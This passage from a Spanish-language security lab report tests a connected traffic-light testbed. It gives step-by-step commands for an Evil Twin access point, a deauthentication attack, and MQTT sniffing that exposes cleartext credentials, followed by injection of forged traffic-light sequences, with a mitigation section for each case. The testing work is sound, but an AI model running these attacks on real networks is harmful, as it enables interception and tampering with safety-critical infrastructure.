

Figura 6.26: Estado red con interferencias (1).



Figura 6.27: Estado red con interferencias (2).

6.3.2. Mitigación

Hemos podido comprobar el comportamiento de una red Wi-Fi cuando se ve afectada por interferencias en la capa física. En situaciones en las que la velocidad de datos es extremadamente importante, el tipo de interferencia presentado aquí podría crear problemas de conectividad y afectar seriamente a la calidad del servicio percibida por el usuario, incluso cuando el interferente se coloca a una distancia considerable del dispositivo objetivo.

La primera opción para poder limitar el ataque es la constante monitorización de posibles ataques por parte del dispositivo. Un ejemplo sería una caso en el que el dispositivo está recibiendo continuamente *beacons* y de repente, deja de recibirlos o monitoriza el retardo en la comunicación teniendo la capacidad de entrar en un modo de emergencia, usar otros sensores de manera temporal o salta a otro canal (*Channel Hopping*). [58]

Una propuesta para la detección de atacantes móviles es a través de un algoritmo de aprendizaje no supervisado. Esta consiste en definir un parámetro que mida la velocidad relativa de los vehículos víctima y atacante para entrenar al algoritmo a partir del valor de la señales legítima y de interferencia. La eficiencia de este ensayo llegó a ser de un 98.9% para interferencia constante y del 44.5% para interferencia periódica. [59]

6.4. Caso de prueba 4. Rogue AP

La siguiente Figura 6.28 nos muestra el escenario al que se llegará en este ensayo. Tendremos dos puntos de acceso, el UR35 como legítimo y la tarjeta de red alfa como *Rogue* AP. Luego provocaremos que el dispositivo conectado al UR35 se conecte al AP falso. En este caso, al usar la misma SSID y dirección MAC que el AP legítimo, se trata de una variante del *Rogue* AP conocida como *Evil Twin*.



Figura 6.28: Escenario caso de prueba cuatro.

6.4.1. Ensayo

Con el objetivo de configurar un *Rogue* AP comenzamos conectando la tarjeta de red al ordenador HP EliteBook para poder disponer de dos tarjetas de red, esta segunda recibe el nombre de wlx00c0ca9713e7 (Figura 6.29).

```
cybersec@cybersec:~/Desktop/RogueAP$ iwconfig
lo        no wireless extensions.

enp0s25   no wireless extensions.

wlo1      IEEE 802.11  ESSID:"IDIADA-Guest"
          Mode:Managed  Frequency:5.18 GHz  Access Point: D8:84:66:8F:05:B5
          Bit Rate=130 Mb/s   Tx-Power=22 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on
          Link Quality=45/70  Signal level=-65 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0

br-01ad5081ffe2  no wireless extensions.

docker0   no wireless extensions.

wlx00c0ca9713e7  IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short  long limit:2   RTS thr:off   Fragment thr:off
          Power Management:off
```

Figura 6.29: Tarjetas de red PC HP.

Comenzamos haciendo uso de la suite **Aircrack-ng** al activar el modo monitor de la tarjeta alfa con el comando airmon-ng start wlx00c0ca9713e7. Este hace que el ordenador comience a capturar paquetes por la interfaz especifica. Tras realizar el comando, la interfaz se renombra a wlan0mon y, además, como vemos en la Figura

5.29, nos recomienda con el comando airmon-ng check kill a parar cuatro procesos que puede interferir en el ataque.

```
cybersec@cybersec:~/Desktop/RogueAP$ sudo airmon-ng start wlx00c0ca9713e7
[sudo] password for cybersec:

Found 4 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
   1026 avahi-daemon
   1034 NetworkManager
   1080 wpa_supplicant
   1086 avahi-daemon

PHY     Interface       Driver          Chipset

phy0    wlo1            iwlwifi         Intel Corporation Wireless 7265 (rev 48)
phy1    wlx00c0ca9713e7 rt2800usb       Ralink Technology, Corp. RT2870/RT3070
Interface wlx00c0ca9713e7mon is too long for linux so it will be renamed to the old style (wlan#) name.

                (mac80211 monitor mode vif enabled on [phy1]wlan0mon
                (mac80211 station mode vif disabled for [phy1]wlx00c0ca9713e7)
```

Figura 6.30: Tarjeta en modo monitor.

Luego, una de las maneras que tenemos para identificar información de la red legítima es usando la herramienta airodump-ng. Como vemos en la Figura 6.31, esta nos ofrece el nombre de la red (ESSID) y el identificar único del punto de acceso (BSSID).

```
root@cybersec:/home/cybersec# airodump-ng wlo1

 CH  9 ][ Elapsed: 5 mins ][ 2022-07-18 13:56

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 24:E1:24:F1:07:16  -35      715      611   22   6   54   OPN              Ursalink_F10716
```

Figura 6.31: Uso airodump-ng.

Para que la red clonada tenga el mismo valor de BSSID, modificaremos la dirección MAC de la tarjeta de red que usaremos para levantar el punto de acceso de la siguiente manera.

```
cybersec@cybersec:~$ ip link show wlan0mon
8: wlan0mon: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN mode DEFAULT group default qlen 1000
    link/ieee802.11/radiotap 00:c0:ca:97:13:e7 brd ff:ff:ff:ff:ff:ff
cybersec@cybersec:~$ sudo ip link set dev wlan0mon down
cybersec@cybersec:~$ sudo ip link set dev wlan0mon address 24:E1:24:F1:07:16
cybersec@cybersec:~$ sudo ip link set dev wlan0mon up
cybersec@cybersec:~$ ip link show wlan0mon
8: wlan0mon: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UNKNOWN mode DEFAULT group default qlen 1000
    link/ieee802.11/radiotap 24:e1:24:f1:07:16 brd ff:ff:ff:ff:ff:ff
```

Figura 6.32: Modificación dirección MAC.

El siguiente paso es crear dos archivos para especificar los parámetros de la red y asignar direcciones IP a los clientes conectados. Para ello, creamos un primer archivo llamado “hostapd.conf” que se usará con la herramienta **hostapd** y un segundo archivo llamado “dnsmasq” que se usará con la herramienta **dnsmasq**. El contenido de ambos archivos lo podemos ver en el anexo B.

Antes de comenzar el ataque y para que el ordenador actúe como una puerta de acceso, necesitamos activar el **enrutamiento** IP (*IP forwarding*) que permite el intercambio de paquetes entre interfaces con el comando echo 1 > /proc/sys/net/ipv4/ip_forward. Además, debemos de configurar el enrutamiento con los comandos:

ifconfig wlan0mon 10.0.0.1 netmask 255.255.255.0

route add -net 10.0.0.0 netmask 255.255.255.0 gw 10.0.0.1

Con el primero asignamos una dirección IP y una máscara al nuevo punto de acceso y con el segundo comando actualizamos la tabla de enrutamiento para asignar una puerta de enlace predeterminada.

Otros dos comandos necesarios están enfocados en las tablas del firewall conocidas como *iptables* y sirven para que el punto de acceso actúe como NAT (*Network Address Translation*).

iptables –table nat --append POSTROUTING --out-interface wlo1 -j MASQUERADE

iptables --append FORWARD --in-interface wlan0mon -j ACCEPT

El primer comando añade una regla a la cadena *postrouting* de la tabla nat para cambiar la dirección IP privada de los paquetes de la red privada por la dirección IP pública y dinámica (*masquerade*), que pueda tener la interfaz wlo1. El segundo, permite que todo el tráfico entrante por la interfaz wlan0mon atraviese la cadena *forward*.

Ahora, para levantar el nuevo punto de acceso debemos de abrir dos terminales, en la primera utilizaremos el archivo “hostapd.conf” y ya podemos ver en la Figura 6.33 como nos confirma que el punto de acceso está disponible e incluso como el teléfono Samsung se ha conectado al AP, aunque ese punto se explicará más adelante en detalle. En la segunda terminal usaremos el comando dnsmasq -C dnsmasq.conf -d para asignar direcciones IP como muestra la Figura 6.34 con el teléfono Samsung.



Figura 6.33: Uso hostapd.

```
dnsmasq-dhcp: 258616071 available DHCP range: 10.0.0.20 -- 10.0.0.30
dnsmasq-dhcp: 258616071 vendor class: android-dhcp-7.0
dnsmasq-dhcp: 258616071 client provides name: Samsung-Galaxy-S7
dnsmasq-dhcp: 258616071 DHCPDISCOVER(wlan0mon) b0:72:bf:82:f0:75
dnsmasq-dhcp: 258616071 tags: wlan0mon
dnsmasq-dhcp: 258616071 DHCPOFFER(wlan0mon) 10.0.0.20 b0:72:bf:82:f0:75
dnsmasq-dhcp: 258616071 requested options: 1:netmask, 3:router, 6:dns-server, 15:domain-name,
dnsmasq-dhcp: 258616071 requested options: 26:mtu, 28:broadcast, 51:lease-time, 58:T1,
dnsmasq-dhcp: 258616071 requested options: 59:T2, 43:vendor-encap
dnsmasq-dhcp: 258616071 next server: 10.0.0.1
dnsmasq-dhcp: 258616071 sent size:  1 option: 53 message-type  2
dnsmasq-dhcp: 258616071 sent size:  4 option: 54 server-identifier  10.0.0.1
dnsmasq-dhcp: 258616071 sent size:  4 option: 51 lease-time  12h
dnsmasq-dhcp: 258616071 sent size:  4 option: 58 T1  6h
dnsmasq-dhcp: 258616071 sent size:  4 option: 59 T2  10h30m
dnsmasq-dhcp: 258616071 sent size:  4 option:  1 netmask  255.255.255.0
dnsmasq-dhcp: 258616071 sent size:  4 option: 28 broadcast  10.0.0.255
dnsmasq-dhcp: 258616071 sent size:  4 option:  6 dns-server  10.0.0.1
dnsmasq-dhcp: 258616071 sent size:  4 option:  3 router  10.0.0.1
```

Figura 6.34: Uso dnsmasq.

Si analizamos la redes con el teléfono, podemos ver como aparecen ambas redes con el mismo nombre y en el mismo canal, pero una mostrando mayor potencia.



Figura 6.35: Canales en uso a 2.4GHz.

Para poder hacer que el teléfono se conecte a la nueva red, estando en la red legitima, se han seguido los siguientes pasos. El primero, es comprobar los dispositivos que están conectados al punto de acceso legítimo. Para ello usamos el siguiente comando: airodump-ng -c 1 -w test --bssid 24:E1:24:F1:07:16 wlan0mon. En este especificamos el canal, el bssid sobre el que queremos capturar los paquetes y la tarjeta de red que queremos usar. Al realizarlo, podemos ver en la Figura 6.36 que hay dos dispositivos conectados a él, la Iono Pi y el teléfono Samsung.



Figura 6.36: Resultado airodump.

Después de identificar los dispositivos conectados a la red, podemos provocar que alguno de ellos se desconecte de la red legítima con un ataque de desautenticación. Para ello, usamos la herramienta aireplay de la suite aircrack-ng usada para inyectar paquetes. En este caso, el comando usado es: aireplay-ng -0 1000 -a 24:E1:24:F1:07:16 -c B8:27:EB:DC:F9:08 wlo1. Con el -0 especificamos que sean paquetes deauth, el 1000 hace referencia al número de solicitudes que queremos enviar y luego especiamos las direcciones destino MAC con -a para el AP y -c para el cliente. La Figura 6.37 nos muestra cómo se realiza correctamente la desautenticación del móvil.



Figura 6.37: Ataque deauth.

6.4.2. Mitigación

Una primera medida podría ser ocultando el SSID al no mandar tramas *beacon.* Esta medida es fácilmente detectable a través de la herramienta previamente usada (*airodump*), ya que si el atacante está ejecutando el ataque y un dispositivo se conecta a la red, este ya verá su SSID.

Mitigar el ataque previo de desautenticación es posible con el uso de IEEE802.11w o WPA3. Esto se debe a que estos estándares permiten al AP añadir el elemento de información de comprobación de integridad de mensajes (MIC IE) a cada trama que transmite, gracias a una clave usada en el *hadshake* llamada IGTK (*Integrity Group Temporal Key*) [60]

Otra posibilidad se encuentra en que los puntos de acceso puedan ser capaces de reportar la potencia de transmisión de los *beacons* y su ubicación GPS, pudiendo así el receptor detectar si la intensidad de la señal de recepción medida concuerda con el valor estimado a partir de la potencia de transmisión y las ubicaciones GPS del punto de acceso y del vehículo. [61]

6.5. Caso de prueba 5. Interceptación y Suplantación

El escenario que tendremos en el siguiente caso de prueba (Figura 6.38) está formado por el gestor GLOSA, el bróker MQTT en un servidor público y el punto de acceso con la Iono Pi. El atacante en este ensayo está en medio de la comunicación entre el punto de acceso y la Iono Pi. A este punto de MitM se puede llegar con el ensayo dos o el cuatro.



Figura 6.38: Escenario caso de prueba cinco.

6.5.1. Ensayo

Una vez hecho el ataque MitM, podemos usar el software **Wireshark** para analizar la información que se está transmitiendo entre los dispositivos por si hay información relevante. Para ello, con el ataque activo comenzamos a capturar sobre la interfaz wlo1 y filtrando por la dirección destino la Iono Pi, y encontramos paquetes de diversos protocolos destacando MQTT. Filtrando por paquetes MQTT (Figura 6.39) podemos ver como la Iono Pi está subscrita a un tópico de secuencia y a la vez es publicador en el tópico de estado.

```
2787 304.321858945 192.168.0.100    54.184.34.50        MQTT      97 Connect Command
2790 304.601782458 192.168.0.101    35.165.153.254      MQTT      68 Ping Request
2792 304.604881573 54.184.34.50     192.168.0.100       MQTT      70 Connect Ack
2797 304.632100023 192.168.0.100    54.184.34.50        MQTT     145 Subscribe Request (id=2) [/mwc/trafficlight/63046_100/sequence] [/mwc/trafficlight/63046_100/
2800 304.895834934 35.165.153.254   192.168.0.101       MQTT      68 Ping Response
2803 304.895835065 54.184.34.50     192.168.0.100       MQTT      72 Subscribe Ack (id=2)
2804 304.895835119 54.184.34.50     192.168.0.100       MQTT     337 Publish Message [/mwc/trafficlight/63046_100/sequence]
2808 305.006083341 192.168.0.100    54.184.34.50        MQTT     171 Publish Message [/mwc/trafficlight/63046_100/status]
2822 306.251221277 192.168.0.100    54.184.34.50        MQTT     171 Publish Message [/mwc/trafficlight/63046_100/status]
2826 307.043987351 192.168.0.100    54.184.34.50        MQTT     171 Publish Message [/mwc/trafficlight/63046_100/status]
2832 308.009208963 192.168.0.100    54.184.34.50        MQTT     171 Publish Message [/mwc/trafficlight/63046_100/status]
```

Figura 6.39: Mensajes protocolo MQTT.

El primer mensaje que podemos ver es el mensaje *Connect* que establece la conexión MQTT entre la Iono Pi y el bróker. La conexión se mantendrá abierta hasta que el bróker no reciba un mensaje de *Disconnect* por parte de la Iono Pi. En la siguiente Figura 6.40 se muestra el paquete 2787 que establece la conexión. En él podemos ver como el puerto de destino es el 1883, siendo este el puerto por defecto para el

protocolo MQTT vía TCP. Además, dos datos interesantes que vemos en texto claro es el nombre de usuario “user_test” y la contraseña “pass”.



Figura 6.40: Paquete Connect Command.

Además, si seleccionamos el paquete 2884 podremos ver el contenido del mensaje del publicador hacia la Iono Pi. La Figura 6.41 nos enseña el tópico (/mwc/trafficlight/63046_100/sequence) al que la Iono está suscrita y el contenido del mensaje con el momento de comienzo en formato UTC, las fases del semáforo indicadas por los tres colores con un dígito especificando la duración y con un identificador del semáforo:

{"startTime": "2022-05-17T13:00:00Z","phases": [{"phase": "GREEN","duration": 3},{"phase": "YELLOW","duration": 1},{"phase": "RED","duration": 4},{"phase": "INTERMITTENT_YELLOW","duration": 5}], "trafficLightId":"63046_100"}



Figura 6.41: Paquete Publish Message (1).

Por otro lado, con el paquete 2804 identificamos el mensaje que la Iono Pi manda continuamente (publicador) al gestor GLOSA. En este caso, el tópico está definido como “/mwc/trafficlight/63046_100/status” y el mensaje que envía contiene el identificador del semáforo, la fase actual y el tiempo restante de la fase:

{"trafficLightId": "63046_100", “currPhase”: “off”, “remTime”: “0”}



Figura 6.42: Paquete Publish Message (2).

Otro paquete que nos servirá para suplantar la identidad de gestor GLOSA es el paquete DNS 3939. Este paquete nos indica el bróker con el que está trabajado la Iono Pi, siendo en este caso un bróker público de la empresa EMQX.



Figura 6.43: Paquete Publish Message (2).

Con la información obtenida previamente y haciendo uso de **Flask,** con el archivo en Python mostrado en el anexo C, podremos conectarnos al mismo bróker, subscribirnos a ambos tópicos o incluso publicar mensajes. En la siguiente Figura 6.44 al ejecutar el archivo con Flask podemos recibir los mensajes del tópico “status”.



Figura 6.44: Flask run.

Para concluir, usando **Flask** y **Postman** también podemos publicar mensajes. Para ello, necesitamos saber la estructura del mensaje para especificarla en el archivo Python y escribir el mensaje en **Postman** para realizar la solicitud POST como se ve en la Figura 6.44. La confirmación de que el mensaje ha llegado correctamente también la podemos ver en la Figura 6.45 con la respuesta 200 a la solicitud POST.

Figura 6.45: POST Postman.

Este POST también lo podemos observar en la consola de la Iono Pi. La Figura 6.46 nos muestra la consola de la Iono Pi, donde añade la secuencia y la ejecuta.

Figura 6.46: Consola Iono Pi.

6.5.2. Mitigación

Estos mensajes en claro se deben principalmente a la falta de uso de TLS que mantiene la comunicación cifrada y a que diversos *brokers* MQTT permiten que esta tenga lugar a través del puerto 8883. Con el uso de TLS a través de certificados firmados por autoridades de certificación (CA), los datos estarán encriptados y por tanto desde Wireshark no se verá la información relacionada con el tópico o el mensaje en claro. [62]

Destacar que esta contramedida no es implementada por muchos dispositivos, sobre todo IoT. Esto ocurre principalmente por la pérdida de eficiencia que tiene el uso de TLS o la capacidad de procesamiento de algunos dispositivos. El alcance lo podemos observar a través de la página “shodan.io”, al buscar que dispositivos establecen conexión a través del puerto 1883.

Para el caso del bróker MQTT se recomienda el despliegue de un bróker en una red privada que a su vez use un *firewall* y una zona desmilitarizada (DMZ). El primero permitirá tener un control del tráfico entrante y saliente a través de reglas que especifican si cierto tráfico se permite en la red privada o en caso contrario, se tiene que bloquear. Por otro lado, una DMZ permite el aislamiento de ciertos equipos dentro de una red privada, permitiendo que solo ciertos equipos sean accesibles a la red externa.

6.6. Caso de prueba 6. GPS Spoofing

En este último caso de prueba, el escenario consiste en la comunicación GNSS que un peatón o vehículo pueda tener. Para ello, se usa el teléfono Samsung y el HackRF One para imitar la señal, dando como resultado una ubicación falsa como se visualiza en la Figura 6.47.

